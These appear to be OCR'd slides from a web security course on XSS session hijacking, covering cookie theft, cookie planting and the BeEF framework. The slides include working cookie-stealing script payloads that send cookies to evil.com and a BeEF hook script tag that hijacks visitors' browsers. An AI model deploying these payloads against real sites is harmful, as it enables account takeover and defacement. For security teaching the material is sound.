
Each user has unique session ID stored in their browser's cookie. The web server uses the session ID to differentiate between normal user and web admin

How session hijacking works (cont.)



Due to an XSS vulnerability in Web Server, an attacker has injected some javascript code that steals visitor's session ID .

How session hijacking works (cont.)



The attacker then uses the stolen session ID to communicate with the web server. The attacker will be treated as the Web Admin and can do whatever the Web Admin can, since he/she has the session ID of the Web Admin.

XSS session hijacking steps

1. Steal cookie from victim
2. Plant cookie in browser
3. Browse to target site

Cookie stealing

- There are numerous way to achieve cookie stealing:
  - XSS cookie stealing
  - MITM
  - Passive sniffing

- We have discuss the first one and we'll only focus on that since it can lead to remote web application hacking

Cookie stealing

- If the site that an attacker plans to hack contains an XSS bug, the attacker can plant a cookie stealing script

- The script will collect cookies for all visitors, **including the system admin's cookie, once he/she visited the vulnerable website**

Cookie stealing (cont.)

- If an attacker manages to capture system admin's cookie, he can log in to the target web site **with administrator's privilege**

- With the privilege, an attacker can
  - install webshell
  - change admin password
  - elevate user privilege (e.g. to super admin)
  - deface the site
  - etc

Show me the cookie

- Scripts for cookie stealing:
- <script>new Image().src="http://evil.com/?data="+encodeURI(document.cookie); </script>
- <style> .getcookies{ background-image:url('javascript:new Image().src="http://evil.com/?data=" + encodeURI(document.cookie);'); } </style>
- <script> var XHRO = new ActiveXObject("Microsoft.XMLHTTP"); XHRO.open('GET', 'http://www.site.com/privatemessage.php?' + window.document.cookie, true); XHRO.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); XHRO.send(null); delete XHRO; </script>

What next ?

- Once the script has been planted, a cookie logging script can be used to save the cookies
- The cookies can then be retrieved and injected to the attacker's web browser
- But how do we modify browser's cookie?

Modifying browser cookie


- There are many ways to modify a browser's cookie
  - Manually
    - javascript injection at the address bar
  - Using automated tools
    - Firecookie browser extension
    - TamperData
    - Paros proxy
    - etc

Javascript injection

- Retrieving website cookie through javascript

javascript:alert(document.cookie)

javascript:void prompt('cookie:', docu



Javascript injection (cont.)

- Setting website cookie

javascript:void(document.cookie='*cookiename=cookievalue*');

- View, set & view


javascript:alert(document.cookie);
javascript:void(document.cookie='*cookiename=cookievalue*');
javascript:alert(document.cookie);

Firecookie

- Firecookie is an addon to firefox that enables viewing and modifying of cookie

- Firecookie requires Firebug to function (Firecookie is actually an addon to Firebug)

Firebug in action




Browsing with stolen cookie

- Once the victim's cookie have been planted, all that needs to be done is simply point the browser to the target site


- The attacker's browser will present the stolen cookie to the web server and possibly, the web server will identify the request as coming from the victim

Now we will learn…

- Types of XSS
- Finding XSS vuln
- Exploiting XSS
- XSS Session hijacking
- **Having fun with `BeEF`**



BeEF


Browser Exploitation Framework - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.153.128/beef/ui/
View Zombies Standard Modules Browser Modules Network Modules Options Help
Browser Exploitation Framework
BeEF
Autorun
Disabled
Zombies
No Zombies Available
About
BeEF is a browser exploitation framework. Its purpose in life is to provide an easily integratable framework to demonstrate the impact of browser and Cross-site Scripting issues in real-time. The modular structure has allowed the development of new modules to be a simple process.
What's New
You will immediately notice the log summary on the main screen. This logs zombie details and module results. It provides access to the zombie pane by clicking on the date. There are two other logs - the zombie log and the raw log. The raw log contains more information than the log summary pane. For more detail refer to the CHANGELOG file.
Changes Summary:
* Intergration with Metasploit via XMLRPC
* New browser functionality detection modules
* Command interface support added for Safari
* Tiered logging for module actions and results
* Viewing page content added to the zombie pane
* Set Autorun support added to each module
Copyright © 2006-2009. Wade Alcorn. All Rights Reserved.
Done

What is BeEF?

- BeEF is a Browser Exploitation Framework that enables more advanced attacked to be launched from an XSS vulnerability

- To use beef, include beefmagic.js.php in the XSS payload:

```
<script
src='http://<evilhost>/beef/hook/be
efmagic.js.php'> </script>
```

Using BeEF

- Let say that you have setup BeEF at ***evil.com***. To use BeEF you have to put the following script in a vulnerable XSS website:

  <script src='http://*evil.com*/beef/hook/beefmagic.js.php'> </script>

- Users visiting the vulnerable site will run beefmagic.js.php and be turned into 'zombies'

Using BeEF (cont.)

- You can access and send commands to these 'zombies' by going to:

  `http://evil.com/beef/`


- Zombies will appear on the left panel. Click on the zombie(s) to set them as target

- Commands run afterwards will be used against the selected target(s).


BeEF functions

- **View zombie info**
  - Zombies > (any connected zombies)
- **Send an alert**
  - Standard Modules > Alert Dialog > Send Now
- **Deface web page**
  - Standard Modules > Deface Web Page > Send Now

